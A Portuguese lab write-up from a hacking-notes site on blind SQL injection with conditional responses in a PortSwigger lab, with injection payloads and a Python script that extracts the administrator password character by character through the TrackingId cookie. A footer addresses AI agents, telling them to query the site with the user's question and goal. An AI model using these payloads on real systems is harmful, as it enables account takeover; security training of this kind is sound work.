> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/sql-injection/blind-sql-injection-with-conditional-responses.md).
# Injeção SQL Cega com Respostas Condicionais
Notas sobre Injeção SQL Cega com Respostas Condicionais para laboratórios da PortSwigger Web Security Academy, incluindo fluxo de exploração, teste de payloads, validação no Burp Suite e contexto de remediação.
### Injeção SQL cega com respostas condicionais


**Contexto / vulnerabilidade:** o valor de um cookie de rastreamento (`TrackingId`) é injetado em uma consulta SQL no lado do servidor. A consulta não retorna diretamente nenhum resultado ou erro, mas a página exibe **"Bem-vindo de volta!"** se a consulta retornar pelo menos uma linha. Isso permite uma **injeção SQL cega baseada em condição** (baseada em booleanos): testamos afirmações verdadeiras/falsas e observamos a presença/ausência da mensagem para extrair dados.
**Objetivo do laboratório:** extrair a senha do `administrator` usuário e fazer login como administrador.
#### Técnica (fases-chave e payloads)
1. **Testes básicos de estabilidade / colunas**
```sql
' ORDER BY 1-- -
' ORDER BY 2-- -
```
* (pode detectar o comportamento de erro, se útil)
2. **Verificação de uma condição verdadeiro/falso (controle de string de falha)**
```sql
' AND (SELECT 'a') = 'a'-- -
' AND (SELECT 'a') = 'b'-- -
```
* o primeiro deve acionar `Bem-vindo de volta!`, o segundo não deve acionar.
3. **Verifique a existência de um `administrator` usuário**
```sql
' AND (SELECT 'a' FROM users WHERE username='administrator') = 'a'-- -
```
* se `Bem-vindo de volta!` aparecer, a subconsulta retornou uma linha.
4. **Extraia caractere por caractere (substrings)**
* \*\*Nome de usuário (ex.) \*\*
````
```sql
' AND (SELECT SUBSTRING(username,1,1) FROM users WHERE username='administrator') = 'a'-- -
```
````
* \*\*Senha (ex.) \*\*
````
```
' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator') = 'a'-- -
```
````
percorra as posições/valores para reconstruir a string. 5. \*\*Encontre o comprimento (exemplo: teste comprimento = 20) \*\*
````
```sql
' AND (SELECT SUBSTRING(username,1,1) FROM users WHERE username='administrator' AND LENGTH(password)=20) = 'a'-- -
```
adapte isso dependendo do SGBD (`LENGTH` / `LEN` / `LENGTH()`).
````
### Script de automação (Python)

" O script fornecido automatiza uma força bruta caractere por caractere, modificando o `TrackingId` cookie.
```sql
from pwn import *
import requests, signal, time, pdb, sys, string
def def_handler(sig, frame):
print("/nSaindo.../n")
sys.exit(1)
# Ctrl + C
signal.signal(signal.SIGINT, def_handler)
main_url = "https://0ac1002b042e505b810c253d007c0076.web-security-academy.net/"
characters = string.printable
def makeRequest():
password = ""
p1 = log.progress("Força Bruta")
p1.status("Iniciando ataque de força bruta")
time.sleep(2)
p2 = log.progress("Senha")
for position in range(1, 21):
for character in characters:
cookies = {
'TrackingId': f"lRU8Ekyqctl6Yr6A' and (select substring(password,{position},1) from users where username='administrator')='{character}",
'Session': 'zAVTpTyb3sYA5keYIro3aDUqsp6h780H'
}
p1.status(cookies['TrackingId'])
try:
r = requests.get(main_url, cookies=cookies)
if "Bem-vindo de volta!" in r.text:
password += character
p2.status(password)
break
except requests.exceptions.RequestException as e:
p1.failure(f"Falha na requisição: {e}")
sys.exit(1)
if __name__ == '__main__':
makeRequest()
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/sql-injection/blind-sql-injection-with-conditional-responses.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.